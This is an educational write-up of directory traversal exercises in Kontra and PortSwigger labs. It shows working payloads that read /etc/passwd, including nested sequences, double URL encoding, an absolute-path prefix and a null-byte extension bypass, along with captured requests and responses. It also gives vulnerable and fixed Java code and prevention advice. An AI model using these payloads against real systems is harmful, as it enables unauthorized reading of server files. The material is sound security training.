

# Directory Traversal

(Owasp ref.: Broken Access Control)

A flaw which can lead to directory listing, LFI and RFI and  
When exploited can cause loss of sensitive data and even RCE.

**Disclaimer:**

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

**Author:**

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and application security.

**Inspiration:**

We have many things to learn and knowledge to share.

**Art of Thanks:**

Thanks to my friends and family.

**Bibliography:**

Port swigger ( <https://portswigger.net/> )

Kontra ( <https://application.security/> )

Tool: Burp suite

## Definition by Kontra:

The ability to get an application to resolve file paths like ../../../../etc/passwd and to display the file's content is known as Directory Traversal attack. It allows the attacker to access and explore the server's file system, possibly extracting sensitive information.

Implemented source code:

```
private void getThumbnailForProduct(HttpServletRequest request, HttpServletResponse response) throws IOException {  
    String folderName = request.getParameter("folderName");  
    String fileName = request.getParameter("fileName");  
    String path = THUMBNAIL_BASE_PATH + folderName + fileName;
```

When browsed to an image the URL path resolves to a file named has TECH735.png which means somewhere this file is stored and is now retrieved when tried to access. This can be considered has a clue for DT.

6. Modify URL

Having analyzed the URL parameter and image preview functionality, Bob attempts to modify the original URL by replacing the value of the `filename` parameter `TECH735.JPG` with the following string:

filename: `../../etc/passwd` COPY

Note

Keep an eye on the CODE window as you modify the `filename` parameter.

Instructions

- As Bob, set the `filename` parameter to the above value.
- Submit the updated URL by pressing the ENTER key.

CODE

```
1 private static final String THUMBNAIL_BASE_PATH = "/blob/sku/items/images";  
2  
3 private void getThumbnailForProduct(HttpServletRequest request, HttpServletResponse response) throws IOException {  
4     String folderName = request.getParameter("folderName");  
5     String fileName = request.getParameter("fileName");  
6     String path = THUMBNAIL_BASE_PATH + folderName + fileName;  
7     // path = /blob/sku/items/images/TECH735.JPG
```

So, I tried a traditional method/payload to confirm the presence of directory traversal and it executed successfully. We can see the sensitive data.

7. Attack Successful

Interesting! By simply changing the `filename` parameter value to a relative path string `../../etc/passwd`, Bob has managed to trick DealHub's preview applet into displaying the content of DealHub webserver's `passwd` file.

Note

The ability to get an application to resolve file paths like `../../etc/passwd` and to display the file's content is known as **Directory Traversal** attack. It allows the attacker to access and explore the server's file system, possibly extracting sensitive information.

root:\*0:0:System Administrator:/var/root/bin/sh:daemon:\*1:1:System Services:/var/root/usr/bin/false:uucp:\*4:4:Unix to Unix Copy Protocol:/var/spool/uucp/usr/sbin/uucico.taskgated:\*13:13:Task Gate Daemon:/var/empty/usr/bin/false:networkd:\*24:24:Network Services:/var/networkd/usr/bin/false:installassistant:\*25:25:Install Assistant:/var/empty/usr/bin/false:lp:\*26:26:Printing Services:/var/spool/cups/usr/bin/false:\_postfix:\*27:27:Postfix Mail Server:/var/spool/postfix/usr/bin/false:\_scsd:\*31:31:Service Configuration Service:/var/empty/usr/bin/false:\_ces:\*32:32:Certificate Enrollment Service:/var/empty/usr/bin/false:\_appstore:\*33:33:Mac App Store Service:/var/empty/usr/bin/false:\_mcxalr:\*54:54:MCX AppLaunch:/var/empty/usr/bin/false:\_appleevents:\*55:55:AppleEvents Daemon:/var/empty/usr/bin/false:\_devdocs:\*59:59:Developer Documentation:/var/empty/usr/bin/false:\_sandbox:\*60:60:Seatbelt:/var/empty/usr/bin/false:\_mdnsresponder:\*65:65:mDNSResponder:/var/empty/usr/bin/false:\_ard:\*67:67:Apple Remote Desktop:/var/empty/usr/bin/false:\_www:\*70:70:World Wide Web Server/Library/WebServer/usr/bin/false:\_eppc:\*71:71:Apple Events User:/var/empty/usr/bin/false:\_cvs:\*72:72:CVS Server:/var/empty/usr/bin/false:\_svn:\*73:73:SVN Server:/var/empty/usr/bin/false:\_mysql:\*74:74:MySQL Server:/var/empty/usr/bin/false:\_ssh:\*75:75:ssh Privilege separation:/var/empty/usr/bin/false

As a part of mitigation, we should avoid parsing such user-supplied input.

Instant exception should be implemented in such a way that if the user-supplied path is not as the base\_path should throw an error using error handling.

Directory Traversal 9/9

The most effective way to prevent **Directory Traversal** vulnerabilities is to **avoid passing user-supplied input to filesystem APIs altogether**. Many application functions that do this can be rewritten to deliver the same behavior more securely.

However, if this is not possible, the application should perform strict **input validation** against **parameters** that are intended to be used for file system operations. These include path validation and absolute path checking of user-supplied data.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Directory Traversal** attacks.

Instructions

1. Click **Analyze Code** to continue.
2. Click **NEXT** to complete the exercise.

Next >>

```
1 private static final String THUMBNAIL_BASE_PATH = "/blob/sku/items/images";
2
3 private void getThumbnailForProduct(HttpServletRequest request, HttpServletResponse response) throws IOException {
4     String folderName = request.getParameter("folderName");
5     String fileName = request.getParameter("fileName");
6     String path = THUMBNAIL_BASE_PATH + folderName + fileName;
7
8     File file = new File(path);
9     String canonicalPath = file.getCanonicalPath();
10
11     if (canonicalPath.startsWith(THUMBNAIL_BASE_PATH)) {
12         buildResponse(response, file);
13     } else {
14         throw new GenericException("Unauthorized access");
15     }
16 }
17
18 private void buildResponse(HttpServletResponse response, File file) throws IOException {
19     response.setContentType("image/png");
20 }
```

## Portswigger

### Definition by Portswigger:

Directory traversal (also known as file path traversal) is a web security vulnerability that allows an attacker to read arbitrary files on the server that is running an application. This might include application code and data, credentials for back-end systems, and sensitive operating system files. In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

### Reading arbitrary files via directory traversal

**Hint:** The image files themselves are stored on disk in the location **/var/www/images/**

On Windows, both **../** and **..\** are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

Example for windows system:

<https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini>


## LAB 1: File PATH TRAVERSAL

Same has explained above. I found one functionality in website. which was used to retrieve a product data when clicked on product picture.

Where I observed that product was retrieved on basis of product id and In this case it was 1.



So, I have simply intercepted that request for testing but there was nothing to identify.



When checked in HTTP history. I found one entry which was pointing/resolving a url with filename parameter having .jpg has an extension.

The screenshot shows a web browser's developer tools interface. The 'Contents' tab is active, displaying a table of HTTP requests. The second request is highlighted, showing a GET method to the URL `https://adf71fe71e8284c0c0c0394a00540038.../image?filename=24.jpg`. The 'Request' tab is also visible, showing the raw request details, including the host, method, and headers.

Host	Method	URL	Params	Stat...	Length	MIME type	Title	Comment
https://adf71fe71e8284c0c0c0394a00540038...	GET	/product?productid=1		✓	200	4147	HTML	&#70;&#105;&#108;...
https://adf71fe71e8284c0c0c0394a00540038...	GET	/						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/image						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/image?filename=24.jpg		✓				
https://adf71fe71e8284c0c0c0394a00540038...	GET	/product						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/resources/css/labsEc...						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/resources/images/ra...						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/resources/labheader/...						
https://adf71fe71e8284c0c0c0394a00540038...	GET	/resources/labheader/...						

So, I tried testing on that by using send to repeater.

Let's modify the same and analyse before that lets have a look at response.

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying the raw request details for the URL `https://adf71fe71e8284c0c0c0394a00540038.../image?filename=24.jpg`. The 'Response' tab is also visible, showing the raw response details, including the status code (200 OK) and the content type (image/jpeg). The response is a large base64-encoded string.


**Request:**

```
1 GET /image?filename=24.jpg HTTP/1.1
2 Host: acf71fe71e8284c0c0c0394a00540038.web-security-academy.net
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
7 Connection: close
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Set-Cookie: session=7U2cK34pvd9q0k3EjoRiHhhFrQq9va6z; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 190457
6
7 y0ya/ExifMM*0000-(1:28011:
8
9 Adobe Photoshop CC 2019 (Macintosh) 2019:03:01
10 16:19:16 00221 yy 4 0rz(OYHRY0yiAdobe_CM yIAdobe d0y00
11 yAk "yZ
12
13 3!1Aoa"q0001;#B#4 PAb34t0Bc 4056A8cs5 4'DeD0T0E8A8t6 00aee'DA0ua0F'DM0 DA0a0yA000vfv00
14 'S80eo7Gwep0005 5'11Aqeq'200;#B#AR803fbax00CS cm48# 4'De5A0D0T0E d8Ustea0;'DA0ua0FDM
15 0 DA0a0yA000vfv00;S80eo7Gwep0005 cy0 70p0ad1au7A8.
16 'IOVhe0 't0_00 r105yD1(v*IkboadP4i!-KA10420 en)0By i[s]4? '0)@4exh2 B?e#0w0p0dV00Sc00
17 00V 0'1d Q#eB000p/hgH2 "OX,(5fb\akv A00U78Y0z0=0p00B0A0"0 _sq">1001)q5QD0">0p0C'De4+
18 0eAD0V-z000a:fv00X1p08z0v(,u/- 0;0DVR0DcyE *AK ID Y40)adX10) 4) 00
19 0B0011)duD0'0e0D0c:1'20M0 578B0e0[95e0e'1u0000 Y4-71D0L#u0 0)/0e ap'a0u 001e00M 00)10zY
20 14k100e'e-e000D0u 00'a+- 00P'e1-u u000u0u04g0e0p0d0A0u000v00y y0P0v010 0e0e)k0H1IK
21 980D00
22 )y0rc0Dh0e'ad00000e )n8-00 p1p00B1e00i1- 0ugB1e0eA0u!A01h/()0y kRS8y00/u0000n 5V0J0e
23 01.u0m0e0W0'1V:A000i.(u'Y)0e00k4a,
24 14k100e'0M0m00e0-y A00e00'c:01y000uR N8-S201L ad500008 v00AD 0k Y*yy000 1z000:02 u010e2
25 p0<2_1A 00c0u0
26 s0A00u0u 1K5'D00*5Vp1e2\)+.65010'0y *y0"0_u000y 0000*MS*0e0aa 001w0m0y00)0R0e0e 00
```


As it was working fine. I tried default payload for directory traversal which will lead to sensitive data exposure and guess what we found that in the response body. Refer below artifact for same.



The screenshot displays a web browser window with two panels: 'Request' and 'Response'. In the 'Request' panel, the URL bar shows a GET request to `/image?filename=../../../../etc/passwd`. The 'Response' panel shows the server's reply, which is a 200 OK status with a `Content-Type: image/jpeg`. The response body contains a list of system user accounts and their home directories, such as `root:x:0:0:root:/root:/bin/bash` and `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`. A red box highlights the response body content.

## LAB 2: Common obstacles to exploiting file path traversal

Same as above in this lab we found a URL pointing towards a filename parameter to retrieve the image.




The screenshot shows a web browser window with 'Request' and 'Response' panels. The 'Request' panel shows a GET request to `/image?filename=70.jpg`. The 'Response' panel shows a large image of a human eye, which is the content of the file `70.jpg`.

When forwarded the request in intercept. I found this filename request and I have sent it to repeater.

But now this time I have directly used `/etc/passwd` and it worked.






This was not that much interesting but here it was just to showcase that the direct path for retrieving the data can also be supplied if it is in same directory.

## File path traversal, traversal sequences stripped non-recursively

Hint: nested traversal sequences, such as ....// or ....\

In this LAB, When tried with traditional payload we found that it was detected and forbidden the request. which in turn confirms the blocking of supplied ../../ traversal sequence. So we used ....// which when filtered out with ../ will return ../ which is required.

When tried, I was not facing any file error and it worked.





**Hint:** double URL encoding, The ../ characters when encoded and double encoded resulting in %2e%2e%2f or %252e%252e%252f respectively. Various non-standard encodings, such as ../%c0%af or ../%ef%bc%8f, may also do the trick.

So, I used double encoded on given traversal sequence `../../..` which was undetectable and we found our data.



## File path traversal, validation of start of path3

This time we found that full path was used to retrieve the image file.

Which helps to predict and conclude the no of traversal sequence to use.


Given path: /var/www/images/34.jpg

Required path: /etc/passwd

For required path we have to first move back 3 directories to come on / directory and from where will search /etc/passwd.

Normal request containing path

**Request**  
Pretty Raw Hex ↩ ↗  
1 GET /image?filename=/var/www/images/34.jpg HTTP/1.1  
2 Host: ace31f7c1f0e914dc0073b05003b00aa.web-security-academy.net  
3 Cookie: session=bT655M3kL9ArcH3wEvD0NzTV2UlaHm  
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"  
5 Sec-Ch-Ua-Mobile: ?0  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/101.0.4951.67 Safari/537.36  
7 Sec-Ch-Ua-Platform: "Windows"  
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: no-cors  
11 Sec-Fetch-Dest: image  
12 Referer: https://ace31f7c1f0e914dc0073b05003b00aa.web-security-academy.net/product?productId=1  
13 Accept-Encoding: gzip, deflate  
14 Accept-Language: en-US,en;q=0.9  
15 Connection: close  
16  
17

**Response**  
Pretty Raw Hex Render ↩ ↗  


Adding required path in request.

**Request**  
Pretty Raw Hex ↩ ↗  
1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/1.1  
2 Host: ace31f7c1f0e914dc0073b05003b00aa.web-security-academy.net  
3 Cookie: session=bT655M3kL9ArcH3wEvD0NzTV2UlaHm  
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"  
5 Sec-Ch-Ua-Mobile: ?0  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/101.0.4951.67 Safari/537.36  
7 Sec-Ch-Ua-Platform: "Windows"  
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: no-cors  
11 Sec-Fetch-Dest: image  
12 Referer: https://ace31f7c1f0e914dc0073b05003b00aa.web-security-academy.net/product?productId=1  
13 Accept-Encoding: gzip, deflate  
14 Accept-Language: en-US,en;q=0.9  
15 Connection: close  
16  
17

**Response**  
Pretty Raw Hex Render ↩ ↗  
1 HTTP/1.1 200 OK  
2 Content-Type: image/jpeg  
3 Connection: close  
4 Content-Length: 1256  
5  
6 root:x:0:0:root:/root:/bin/bash  
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin  
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin  
10 sync:x:4:65534:sync:/bin:/bin/sync  
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin  
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
24 \_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
25 peter:x:12001:12001:/home/peter:/bin/bash  
26 carlos:x:12002:12002:/home/carlos:/bin/bash  
27 user:x:12000:12000:/home/user:/bin/bash  
28 elmer:x:12099:12099:/home/elmer:/bin/bash  
29 academy:x:10000:10000:/academy:/bin/bash  
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin  
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
32

## File path traversal, validation of file extension with null byte bypass

### Null byte: %00

Here it was validating the request with the file extension. So, when tried with normal /etc/passwd it was not working so we appended a null byte with required file extension that is .png and it worked.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/image?filename=../../../../etc/passwd%00.png`. The 'Response' tab shows a 200 OK response with a Content-Type of `image/png`. The response body is a list of system users and their home directories, starting with `root:x:0:0:root:/root:/bin/bash`.

Just to come the scenario I tried .jpg extension and it also worked.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/image?filename=../../../../etc/passwd%00.jpg`. The 'Response' tab shows a 200 OK response with a Content-Type of `image/jpeg`. The response body is a list of system users and their home directories, starting with `root:x:0:0:root:/root:/bin/bash`.

### Prevention:

- avoid passing user-supplied input to filesystem APIs
- The application should validate the user input before processing it
- It should verify that the canonicalized path starts with the expected base directory.

# THE END